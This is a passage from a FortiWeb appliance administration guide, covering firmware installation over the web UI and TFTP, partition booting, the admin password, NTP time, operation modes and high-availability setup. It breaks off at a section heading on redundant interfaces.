2. Log in to the web UI of the FortiWeb appliance as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.

Updating firmware on an HA pair requires some additions to the usual steps for a standalone appliance. For details, see Updating firmware on an HA pair on page 89.

3. Go to **System > Maintenance > Firmware**.
   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write**permission to items in the **Maintenance**category. For details, see Permissions on page 52.
4. In the row of the alternate partition, click **Upload and Reboot**.
   The **Firmware Upgrade/Downgrade** dialog appears.
5. For **From**, select the hard disk from which you want to install the firmware file.
6. Click **Upload** to locate and select the firmware file that you want to install.
7. Click **OK**.
   Your management computer uploads the firmware image to FortiWeb. FortiWeb installs the firmware and restarts. The time required varies by the size of the file and the speed of your network connection.

If you are **downgrading** the firmware to a previous version, and the settings are not fully backwards compatible, the FortiWeb appliance may either remove incompatible settings, or use the feature's default values for that version of the firmware. You may need to reconfigure some settings.

8. Clear the cache of your web browser and restart it to ensure that it reloads the web UI and correctly displays all interface changes. For details, see your browser's documentation.
9. To verify that the firmware was successfully installed, log in to the web UI and go to **System > Status > Status**.

In the **System Information** widget, the **Firmware Version** row indicates the currently installed firmware version.

To install alternate firmware via the CLI

1. Download the firmware file from the Fortinet Technical Support website: HTTPs://support.fortinet.com/
2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.
3. Initiate a connection from your management computer to the CLI of the FortiWeb appliance, and log in as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category. For details, see Permissions on page 52.
4. Connect port1 of the FortiWeb appliance directly or to the same subnet as a TFTP server.
5. Copy the new firmware image file to the root directory of the TFTP server.
6. If necessary, start your TFTP server. If you do not have one, you can temporarily install and run one such as `tftpd` on your management computer:
   Windows: HTTP://tftpd32.jounin.net
   Mac OS X: From the Terminal, enter the `man tftp` command.
   Linux: HTTPs://access.redhat.com/knowledge/docs/en-US/Red_Hat_Enterprise_Linux/5/html/Installation_Guide/s1-netboot-tftp.html

   Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.
7. Verify that the TFTP server is currently running, and that the FortiWeb appliance can reach the TFTP server. To use the FortiWeb CLI to verify connectivity, enter the following command:
   ```
   execute ping 192.168.1.168
   ```
   where `192.168.1.168` is the IP address of the TFTP server.
8. Enter the following command to restart the FortiWeb appliance:
   ```
   execute reboot
   ```
   As the FortiWeb appliances starts, a series of system startup messages appear.
   ```
   Press any key to display configuration menu.....
   ```
9. Immediately press a key to interrupt the system startup.

   You have only 3 seconds to press a key. If you do not press a key soon enough, the FortiWeb appliance reboots and you must log in and repeat the `execute reboot` command.

   If you successfully interrupt the startup process, the following messages appears:
   ```
   [G]: Get firmware image from TFTP server.
   [F]: Format boot device.
   [B]: Boot with backup firmware and set as default.
   [Q]: Quit menu and continue to boot with default firmware.
   [H]: Display this list of options.

   Enter G,F,B,Q,or H:

   Please connect TFTP server to Ethernet port "1".
   ```
10. Type `G` to get the firmware image from the TFTP server.

The following message appears:

```
Enter TFTP server address [192.168.1.168]:
```

11. Type the IP address of the TFTP server and press Enter.
    The following message appears:
    ```
    Enter local address [192.168.1.188]:
    ```
12. Type a temporary IP address that can be used by the FortiWeb appliance to connect to the TFTP server.
    The following message appears:
    ```
    Enter firmware image file name [image.out]:
    ```
13. Type the firmware image file name and press Enter.
    The FortiWeb appliance downloads the firmware image file from the TFTP server and displays a message similar to the following:
    ```
    MAC:00219B8F0D94
    ##########################
    Total 28385179 bytes data downloaded.
    Verifying the integrity of the firmware image.
    Save as Default firmware/Backup firmware/Run image without saving:[D/B/R]?
    ```

If the download fails after the integrity check with the error message:

```
invalid compressed format (err=1)
```

but the firmware matches the integrity checksum on the Fortinet Technical Support website, try a different TFTP server.

14. Type `B`.

The FortiWeb appliance saves the backup firmware image and restarts. When the FortiWeb appliance reboots, it is running the primary firmware.

See also

- Booting from the alternate partition on page 92
- Installing firmware on page 85
- Manually initiating update requests on page 425

Booting from the alternate partition

System > **Maintenance > Firmware** lists the firmware versions currently installed on your FortiWeb appliance.

Each appliance can have up to two firmware versions installed. Each firmware version is stored in a separate partition. The partition whose firmware is currently running is noted with a white check mark in a green circle in the **Active** column.

To boot into alternate firmware via the web UI

Install firmware onto the alternate partition. For details, see Installing alternate firmware on page 90.

1. Go to **System > Maintenance > Firmware** .
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 52.

2. Click **Boot alternate firmware**.
   A warning message appears.
3. Click **OK**.
   A message appears instructing you to refresh your browser in a few minutes after the appliance has booted the other firmware.

To boot into alternate firmware via the local console CLI

1. Install firmware onto the alternate partition. For details, see Installing alternate firmware on page 90.
2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.
3. Initiate a connection from your management computer to the CLI of the FortiWeb appliance, and log in as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.
   For details, see Connecting to the web UI or CLI on page 77.
4. Enter the following command to restart the FortiWeb appliance:
   ```
   execute reboot
   ```
5. As the FortiWeb appliances starts, a series of system startup messages appear.
   ```
   Press any key to display configuration menu.....
   ```
   Immediately press a key to interrupt the system startup.

   You have only 3 seconds to press a key. If you do not press a key soon enough, the FortiWeb appliance reboots and you must log in and repeat the `execute reboot` command.

   If you successfully interrupt the startup process, the following messages appears:
   ```
   [G]: Get firmware image from TFTP server.
   [F]: Format boot device.
   [B]: Boot with backup firmware and set as default.
   [Q]: Quit menu and continue to boot with default firmware.
   [H]: Display this list of options.

   Enter G,F,B,Q,or H:

   Please connect TFTP server to Ethernet port "1".
   ```
6. Type `B` to reboot and use the backup firmware.

See also

- Installing alternate firmware on page 90

Changing the “admin” account password

The default administrator account, named `admin`, initially has no password.

Unlike other administrator accounts, the `admin` administrator account exists by default and cannot be deleted. The `admin` administrator account is similar to a root administrator account. This administrator account always has full

permission to view and change all FortiWeb configuration options, including viewing and changing all other administrator accounts. Its name and permissions cannot be changed.

Before you connect the FortiWeb appliance to your overall network, you should configure the `admin` account with a password to prevent others from logging in to the FortiWeb and changing its configuration.

Set a strong password for the `admin` administrator account, and change the password regularly. Failure to maintain the password of the `admin` administrator account could compromise the security of your FortiWeb appliance. As such, it can constitute a violation of PCI DSS compliance and is against best practices. For improved security, the password should be at least eight characters long, be sufficiently complex, and be changed regularly.

To change the `admin` administrator password via the web UI

1. Go to **System > Admin > Administrators**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. In the row corresponding to the `admin` administrator account, mark its check box.
3. Click **Change Password**.
4. In the **Old Password** field, do not enter anything. In its default state, there is no password for the `admin` administrator account.
5. In the **New Password** field, enter a password with sufficient complexity and number of characters to deter brute force attempts and other attacks.
6. In the **Confirm Password** field, enter the new password again to confirm its spelling.

If you have configured **Password Policy** in **System > Admin > Settings**, follow the settings when entering the new password.

7. Click **OK**.
8. Click **Logout**.

FortiWeb logs you out. To continue using the web UI, you must log in again. The new password takes effect the next time that `admin` administrator account logs in.

To change the `admin` administrator password via the CLI

Enter the following commands:

```
config system admin
  edit admin
    set password <new-password_str> ''
  end
exit
```

where `<new-password_str>` is the password for the administrator account named `admin`.

FortiWeb logs you out. To continue working in the CLI, you must log in again using the new password.

If you have configured `admin-lockout-threshold` and `admin-lockout-duration` via CLI, FortiWeb will lock the account according to the login failure times and lockout duration you have set. See FortiWeb CLI Reference for details.

Setting the system time & date

You can either manually set the FortiWeb system time or configure the FortiWeb appliance to automatically keep its system time correct by synchronizing with a Network Time Protocol (NTP) server.

For many features to work, including scheduling, logging, and SSL/TLS-dependent features, the FortiWeb system time must be accurate.

To configure the system time via the web UI

1. Go to **System > Maintenance > System Time**.
   The **Time Settings** dialog appears in a pop-up window.
   Alternatively, go to **System > Status > Status**. In the **System Information** widget, in the **System Time** row, click **Change**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 52.
2. For **Time Zone**, select the time zone where FortiWeb is located.
3. If you want FortiWeb to automatically synchronize its clock with an NTP server (recommended), configure these settings:

Synchronize with NTP Server	Select this option to automatically synchronize the date and time of the FortiWeb appliance's clock with an NTP server, then configure the Server on page 95 and Sync Interval on page 95 before you click **Apply**.
Server	Type the IP address or domain name of an NTP server or pool, such as `pool.ntp.org`. IPv4 and IPv6 address are both supported here. To find an NTP server that you can use, go to HTTP://www.ntp.org.
Sync Interval	Enter how often in minutes the FortiWeb appliance should synchronize its time with the NTP server. For example, entering 1440 causes the FortiWeb appliance to synchronize its time once a day.

NTP requires that FortiWeb be able to connect to the Internet on UDP port 123.

Otherwise, select **Set Time**, then manually set the current date and time. If you want FortiWeb to automatically adjust its own clock when its time zone changes between daylight saving time (DST) and standard time, enable

Automatically adjust clock for daylight saving changes.The clock will be initialized with the manually specified time when you click **OK**.

4. Click **OK**.

If you manually configured the time, or if you enabled NTP and the NTP query for the current time **succeeds**, the new clock time should appear for the **System Time** in the **System Information** widget. (If the query reply is slow, you may need to wait a couple of seconds, then click **Refresh** to update the display in **System time**.)

If the NTP query **fails**, the system clock will continue without adjustment. If FortiWeb's time was 3 hours late, for example, the time will still be 3 hours late. Verify your DNS server IPs, your NTP server IP or name, routing, and that your firewalls or routers do not block or proxy UDP port 123.

To configure NTP via the CLI

To synchronize with an NTP server, enter the following commands:

```
config system global
   set ntpsync enable
   set timezone <timezone_index>
   set ntpserver {<server_fqdn> | <server_ipv4> | <server_ipv6>}
end
```

where:

- `<timezone_index>` is the index number of the time zone in which the FortiWeb appliance is located (to view the list of valid time zones and their associated index numbers, enter a question mark)
- `{<server_fqdn> | <server_ipv4> | <server_ipv6>}` is a choice of either the IPv4 address, IPv6 address, or fully qualified domain name (FQDN) of the NTP server, such as `pool.ntp.org`

If your NTP query **succeeds**, the new clock time should appear when you enter the command:

```
execute time
```

If the NTP query **fails**, the system clock will continue without adjustment. If FortiWeb's time was 3 hours late, for example, the time will still be 3 hours late. Verify your DNS server IPs, your NTP server IP or name, routing, and that your firewalls or routers do not block or proxy UDP port 123.

To manually set the date and time via the CLI

To manually configure the FortiWeb appliance's system time and disable the connection to an NTP server, enter the following commands:

```
config system global
   set ntpsync disable
   set timezone <timezone_index>
   set dst {enable | disable}
end
execute time <time_str>
execute date <date_str>
```

where:

- `<timezone_index>` is the index number of the time zone in which the FortiWeb appliance is located (to view the list of valid time zones and their associated index numbers, enter a question mark)
- `dst {enable | disable}` is a choice between enabling or disabling daylight saving time (DST) clock adjustments
- `<time_str>` is the time for the time zone in which the FortiWeb appliance is located according to a 24-hour clock, formatted as hh:mm:ss (hh is the hour, mm is the minute, and ss is the second)

- `<date_str>` is the date for the time zone in which the FortiWeb appliance is located, formatted as yyyy-mm-dd (yyyy is the year, mm is the month, and dd is the day)

See also

- "System Information widget" on page 1

Setting the operation mode

Once the FortiWeb appliance is mounted and powered on, you have physically connected the FortiWeb appliance to your overall network, and you have connected to either the FortiWeb appliance's web UI or CLI, you must configure the operation mode.

You will usually set the operation mode once when setting up FortiWeb. Exceptions include if you install the FortiWeb appliance in Offline Protection mode for evaluation or transition purposes, before deciding to switch to another mode for more feature support in a permanent deployment. See also Switching out of Offline Protection mode on page 207.

The physical topology **must** match the operation mode. For details, see Planning the network topology on page 62 and How to choose the operation mode on page 65.

FortiWeb models that use Data Plane Development Kit (DPDK) for packet processing can reboot automatically when you change the operation mode to or from Offline Protection. These models include 2000E, 3000E, 3010E, 4000E, 2000F, 3000F, and 4000F.

To configure the operation mode via the web UI

Back up your configuration before changing the operation mode. For details, see Backup & restore on page 740. Changing modes deletes any policies not applicable to the new mode, all static routes, V-zone IPs, TCP `SYN` flood protection settings, and VLANs. You also must re-cable your network topology to suit the operation mode, unless you are switching between the two transparent modes, which have similar network topology requirements.

1. Go to **System > Config > Operation**.
   Alternatively, go to **System > Status > Status**. In the **System Information** widget, next to **Operation Mode**, click **Change**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. From **Operation Mode**, select one of the following modes:
   - **Reverse Proxy**
   - **Offline Protection**
   - **True Transparent Proxy**
   - **Transparent Inspection**
   - **WCCP**

   For details, see How to choose the operation mode on page 65.

To select the **WCCP** mode, you need first enable it in **System > Feature Visibility**, otherwise **WCCP** won't show in the **Operation Mode** list.

If you are selecting True Transparent Proxy, Transparent Inspection mode, or WCCP, configure the following:

Management IP—Specify the IP address to access the web UI. FortiWeb assigns this management IP address to port1.

Default Gateway—Set to the IP address of the next hop router.

3. Click **Apply**.
4. If you have not yet adjusted the physical topology to suit the new operation mode, see Planning the network topology on page 62. You may also need to reconfigure IP addresses, static routes, bridges, and virtual servers, and enable or disable SSL on your web servers.

To configure the operation mode via the CLI

Back up your configuration before changing the operation mode. For details, see Backup & restore on page 740. Changing modes deletes any policies not applicable to the new mode, all static routes, V-zone IPs, and VLANs. You may also need to re-cable your network topology to suit the operation mode. Exceptions may include switching between the two transparent modes, which have similar network topology requirements.

1. Enter the following commands:

```
config system settings
   set opmode {offline-protection | reverse-proxy | transparent | transparent-
        inspection | wccp}
end
```

where `{offline-protection | reverse-proxy | transparent | transparent-inspection| wccp}` specifies the operation mode.

2. If you are changing to True Transparent Proxy, Transparent Inspection, or WCCP mode, also enter the following commands:

```
config system settings
   set gateway <gateway_ipv4>
end
```

where `<gateway_ipv4>` is the IP address of the gateway router. For details, see Adding a gateway on page 133.

FortiWeb will use the `gateway` setting to create a corresponding static route under `config router static` with the first available index number. Packets will egress through `port1`, the hard-coded management network interface for the transparent and WCCP operation modes.

3. If you have not yet adjusted the physical topology to suit the new operation mode, see Planning the network topology on page 62. You may also need to reconfigure IP addresses, static routes, bridges, and virtual servers, and enable or disable SSL/TLS on your web servers.

See also

- Planning the network topology on page 62
- Configuring the network settings on page 116
- Adding a gateway on page 133
- Configuring a bridge (V-zone) on page 124
- Configuring virtual servers on your FortiWeb on page 192
- How operation mode affects server policy behavior on page 209

Feature visibility

Feature visibility is used to control which features are visible in the GUI. This allows features that are not in use to be hidden. Some features are also invisible by default and must be made visible before they can be configure in the GUI.

The visibility of a feature does not affect its functionality or configuration. Invisible features can still be configured using the CLI.

To change the visibility of features:

1. Go to **System > Feature Visibility**.
2. Change the visibility of the features as required.
3. Click **Apply**.

When enabling or disabling a feature, you can see from the very right box the changes you have made.

Configuring High Availability (HA) basic settings

If you want to deploy the FortiWeb appliances in HA mode, it's recommended to first complete the HA basic settings introduced in this topic before you start setting other configurations.

When basic settings are done, there will be heartbeat links between the HA member to synchronize configuration. The active unit's configuration is almost entirely synchronized to the passive appliance, so that changes made to the active appliance are propagated to the standby or secondary appliance, ensuring that it is prepared for a failover. See Synchronization on page 109 for configurations and data that are synchronized in HA group.

HA requirements

- For active-passive HA, you need two identical physical FortiWeb appliances; for standard or high volume active-active HA, you need two or more (up to eight) identical physical FortiWeb appliances and firmware versions. For introductions on the HA modes, see FortiWeb high availability (HA) on page 44.
- Redundant network topology: if the active or primary appliance fails, physical network cabling and routes must be able to redirect web traffic to the standby or secondary appliances. For details, see Topologies for high availability (HA) clustering on page 75.
- At least one physical port on each HA appliance connected via crossover cables, or through switches. For details, see HA heartbeat on page 106.
- For FortiWeb-VM:
  - A valid license for all HA members. You cannot configure HA with trial licenses.
  - Ensure the HA members have the same number of ports and are configured with the same amount of memory and vCPUs.

FortiWeb-VM supports HA. However, if you do not wish to use the native HA, you can use your hypervisor or VM environment manager to install your virtual appliances over a hardware cluster to improve availability. For example, VMware clusters can use vMotion or VMware HA.

Basic settings

Basic settings apply for all the HA modes, including active-passive, standard active-active, and high volume active-active modes.

To configure HA:

1. If the HA group will use FortiGuard services, license **all** FortiWeb appliances in the HA group, and register them with the Fortinet Customer Service & Support website:
   HTTPs://support.fortinet.com/
   FortiWebs in an HA group use the FortiGuard Distribution Server (FDS) to validate licenses and contracts. The primary appliance maintains a connection with the FDS, and each secondary appliance verifies its license status via the primary appliance's connection. The primary appliance will also use the connection with the FDS to forward contract information to each secondary appliance.

   If you license only the primary appliance in an HA group, after a failover, the secondary appliance will not be able to use the FortiGuard service. This could cause traffic to be scanned with out-of-date definitions, potentially allowing newer attacks.

2. Cable both appliances into a redundant network topology.
   For details, see Configuring redundant interfaces on page 131.
3. Physically link the FortiWeb appliances that will be members of the HA group.
   For the HA group, you must link at least one of their ports (e.g. port4 to port4) for heartbeat and synchronization traffic between members of the HA group. You can either:
   - Link two appliances directly via a crossover cable (for only two appliances in a group)
   - Link the appliances through a switch (for more than two appliances in a group)

   If a switch is used to connect the heartbeat interfaces, the heartbeat interfaces must be reachable by Layer 2 multicast. To improve fault tolerance and reliability, link the ports through two **separate** switches. Do **not** connect these switches to your overall network, which could introduce a potential attack point, and could also allow network load to cause latency in the heartbeat, which could cause an unintentional failover.

   Note: If the heartbeat is accidentally interrupted for an active-passive HA group, such as when a network cable is temporarily disconnected, the secondary appliance will assume that the primary unit has failed, and become the new primary appliance. If no failure has actually occurred, both FortiWeb appliances will be operating as primary appliances simultaneously.

   To avoid unintentional failovers due to accidental detachment or hardware failure of a single heartbeat link, make **two** heartbeat links.

   For example, you might link `port3` to `port3` on the other appliance, and link `port4` to `port4` on the other appliance, then configure both appliances to use those network interfaces for heartbeat and synchronization.

4. Log in to all the appliances as the `admin` administrator account.
   Accounts whose access profile includes **Read** and **Write** permissions to the **System Configuration** area can configure HA, but may not be able to use features that may be necessary when using HA, such as logs and network configuration.
5. On all the appliances, go to **System > High Availability > Settings**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.

By default, each FortiWeb appliance operates as a single, standalone appliance: only the **Configured HA mode** drop-down list appears, with the **Standalone** option selected.

6. For **Mode**, select **Active-Passive**, **Active-Active-Standard**, or **Active-Active-High Volume** as desired.

Fail-open is disabled when the FortiWeb appliance is configured as part of an HA pair. For details about fail-to-wire, see Fail-to-wire for power loss/reboots on page 720.

Additional options appear that enable you to configure HA.

7. Configure these settings:

Device Priority	Type the priority of the appliance when selecting the active-passive primary (or active-active primary) appliance in the HA group. On active-passive standby or active-active secondary devices, this setting can be reconfigured using the CLI command `execute ha manage <serial-number_str> <priority_int>`. For details, see FortiWeb CLI Reference. This setting is optional. The smaller the number, the higher the priority. The valid range is 0 to 9. The default is 5. **Note:** By default, unless you enable Override on page 101, uptime is more important than this setting. For details, see How HA chooses the active appliance on page 108.
Override	Enable to make Device Priority on page 101 a more important factor than uptime when selecting the main appliance. See How HA chooses the active appliance on page 108. In order to join the same HA cluster, all HA members should have the same override settings.
Group-name	Type a name to identify the HA pair if you have more than one. This setting is optional, and does not affect HA function. The maximum length is 63 characters.
Group ID	Type a number that identifies the HA group. **All the members of the HA group must have the same group ID.** If you have more than one HA group on the same network, each HA group must have a different group ID. Changing the group ID changes the group's virtual MAC address. The valid range is 0 to 63. The default value is 0.
Session Pickup	Available only in Active-Active-Standard mode. Enable so that the primary unit in the HA group synchronizes the session table with all group units. If a group unit fails, the HA session table information is available to the remaining group units which can use the session table to resume connections without interruption. Enable for session fail-over protection. If this is not required, disabling may reduce CPU usage and reduce HA heartbeat network bandwidth usage. **Note**: Only sessions that have been established for longer than 30 seconds will be synchronized.

Layer 7 Persistence Synchronization	Enable so that FortiWeb enforces session persistence between the primary and secondary appliances at the application layer. **Note**: This option is available only when the **Mode** is **Active-Passive**.
Monitor Interface	Select one or more network interfaces that each directly correlate with a physical link. These ports will be monitored for link failure. Port monitoring (also called interface monitoring) monitors physical network ports to verify that they are functioning properly and linked to their networks. If the physical port fails or the cable becomes disconnected, a failover occurs. You can monitor physical interfaces, but **not** VLAN subinterfaces or 4-port switches. If you select a link aggregate interface, failover occurs only if all the physical network interfaces in the logical interface fail. For details, see Link aggregation on page 127. **Note:** To prevent an unintentional failover, do not configure port monitoring **until** you configure HA on all the appliances in the HA group, and have plugged in the cables to link the physical network ports that will be monitored.
Heartbeat Interface	Select which port(s) on this appliance that all the appliances will use to send heartbeat signals and synchronization data (configuration synchronization for active-passive HA, or configuration and session synchronization for active-active HA) between each other (i.e. the HA heartbeat link). The heartbeat interface will be assigned with an IP address within169.254.0.0/16. Please note that the 169.254.0.0/16 IP range is reserved only for HA heartbeat. To avoid IP address overlap, please do not configure other network interfaces (including VLANs) with the 169.254.0.0/16 IP addresses, otherwise HA may fail to synchronize. Connect this port to the same port number on the other HA group members. (e.g., If you select **port3** for the primary heartbeat link, connect port3 on **this** appliance to port3 on the **other** appliances.) At least one heartbeat interface must be selected on each appliance in the HA group. Ports that currently have an IP address assigned for other purposes (that is, virtual servers or bridges) cannot be re-used as a heartbeat link. If a switch is used to connect the heartbeat interfaces, the heartbeat interfaces must be reachable by Layer 2 multicast. If a port is selected as the heartbeat interface, then MTU will be automatically changed from the default 1500 to 1400 to establish HA connection in VXLAN environments. **Tip:** If enough ports are available, you can select both a primary heartbeat interface and a secondary heartbeat interface on each appliance in the HA pair to provide heartbeat link redundancy. (You cannot use the same port as both the primary and secondary heartbeat interface on the same appliance, as this is incompatible with the purpose of link redundancy.)

	Note: The primary appliance uses the heartbeat interface to synchronize its session table to other appliances in an **Active-Active-Standard HA group** by default. However, you can use extra interfaces for the session synchronization by configuring `set session-sync-dev <port_number>` in CLI command `config system ha`. Moreover, the appliance synchronizes sessions to others in unicast by default, but you can choose to synchronize sessions via broadcasting by configuring `set session-sync-broadcast {enable|disable}` in the CLI command `config system ha`. Broadcasting is recommended if an Active-Active-Standard HA group contains many appliances. For details, see FortiWeb CLI Reference.
Reserved Management Interface	This option applies to active-passive and standard active-active modes. Enable to reserve network interfaces for this HA member. The configurations of the reserved interfaces, including the IP address and other settings, are not synchronized with other HA members. The reserved network interface can be used for the administrative access to the GUI and CLI of this member. You can also use it to connect this member to back-end servers that are not in the server pool of the HA group. If the reserved network interfaces are not in the same subnet with the management computer or the back-end servers, you need to configure the next-hop gateways in **HA Static Route** or **HA Policy route**. The configurations in the **Static Route** and **Policy Route** (System > Network > Route) are synchronized by all the HA members, but the configurations in **HA Static Route** or **HA Policy route** are applied only to this specific member. For details on the static route and policy route, see Adding a gateway and Creating a policy route.
Interface	Specifies the network interfaces to be reserved. The interfaces that are already used in the HA group configuration are excluded from the list.
HA Health Check	Enable to check whether the server policies are running properly on the HA group. Available only if the HA mode is **Active-Active-Standard**.

8. Click **Apply**.
All the appliances join the HA group by matching their Group ID on page 101. They begin to send heartbeat and synchronization traffic to each other through their heartbeat links.

   To determine which appliance currently has the role of the main appliance, on **System > High Availability > Settings**, in the **HA Member** table, view the **HA Role** column:

   - **main/primary**—The appliance in this row is currently **active**. The active appliance applies policies to govern the traffic passing to your web servers. Also called the primary, or main appliance.
   - **standby**—The appliance in this row is currently **passive**, and is **not** actively applying policies. The passive appliance listens to heartbeat traffic and port monitoring for signs that the main appliance may have become unresponsive, at which point it will assume the role of the main appliance. Also called the secondary or standby appliance.
   - **secondary**—The appliance in this row is the secondary node in active-active modes.

   If both appliances believe that they are the main:

   - Test the cables and/or switches in the heartbeat link to verify that the link is functional.
   - Verify that you have selected the heartbeat port or ports in Heartbeat Interface on page 102. Make sure that the primary and secondary link is not crossed (that is, the primary heartbeat interface is not connected to the secondary heartbeat interface on the other appliance).
   - Verify that the Group ID on page 101 matches on both appliances.
   - Verify that the ports on Monitor Interface on page 102 are linked and up (available).

- If the heartbeat link passes through switches and/or routers, you may need to adjust the time required after a reboot to assess network availability before electing the main appliance. To do this, use the the `boot-time <seconds_int>` command. For details, see FortiWeb CLI Reference.
- For debugging logs, use the `diagnose system ha status` and `diagnose debug application hatalk level` commands. For details, see FortiWeb CLI Reference.

9. To monitor the HA group for failover, you can use SNMP (see Configuring an SNMP community on page 823), log messages (see Configuring logging on page 795), and alert email (see Alert email on page 818).
If the failover time is too long, from the CLI, enter `config system ha` and configure these settings:

arps <arp_int>	Enter the number of times that the FortiWeb appliance will broadcast address resolution protocol (ARP) packets (IPv4 environment) or Neighbor Solicitation (NS) packets (IPv6 environment) when it takes on the main role. Even though a new NIC has not actually been connected to the network, FortiWeb does this to notify the network that a different physical port has become associated with the IP address and virtual MAC of the HA pair. This is sometimes called “using gratuitous ARP packets to train the network,” and can occur when the main appliance is starting up, or during a failover. Also configure arp-interval <seconds_int> on page 104. Normally, you do not need to change this setting. Exceptions include: • Increase the number of times the main appliance sends gratuitous ARP packets if your HA pair takes a long time to fail over or to train the network. Sending more gratuitous ARP packets may help the failover to happen faster. • Decrease the number of times the main appliance sends gratuitous ARP packets if your HA pair has a large number of VLAN interfaces and virtual domains. Because gratuitous ARP packets are broadcast, sending them may generate a large amount of network traffic. As long as the HA pair still fails over successfully, you could reduce the number of times gratuitous ARP packets are sent to reduce the amount of traffic produced by a failover. The valid range is 1–16. The default value is 10.
arp-interval <seconds_int>	Enter the number of seconds to wait between each broadcast of ARP/NS packets. Normally, you do not need to change this setting. Exceptions include: • Decrease the interval if your HA pair takes a long time to fail over or to train the network. Sending ARP packets more frequently may help the failover to happen faster. • Increase the interval if your HA pair has a large number of VLAN interfaces and virtual domains. Because gratuitous ARP packets are broadcast, sending them may generate a large amount of network traffic. As long as the HA pair still fails over successfully, you could increase the interval between when gratuitous ARP packets are sent to reduce the rate of traffic produced by a failover. The valid range is 1–20. The default value is 3.

Even when a FortiWeb appliance broadcasts gratuitous ARP/NS packets once it takes on the primary role after a failover occurs, some equipment in the network may not immediately detect that there is a new primary unit in the group. To make sure that all equipment defects the failover, you can use the following CLI command:

```
config system ha
   set link-failed-signal enable
end
```

For details, see FortiWeb CLI Reference.

If your HA link passes through switches and/or routers, and inadvertent failovers occur when rebooting the HA pair, you can increase the maximum time to wait for a heartbeat signal after a reboot by configuring `boot-time <limit_int>`. See FortiWeb CLI Reference.

Please avoid all members in the HA group being offline. For example, if your FortiWeb-VM is deployed in VMware ESXi, you should avoid taking snapshots of the VMs in the HA group at the same time because that will cause them to be unresponsive.

Configuring redundant interfaces in HA

You can create an HA group with redundant interfaces that eliminate potential single points of failure. Redundant interfaces consist of at least two physical interfaces. At any given time, only one of the physical interfaces has traffic going through it; the other interfaces act as backups in the event that the active interface fails.

This is an example of an HA group with redundant interfaces:

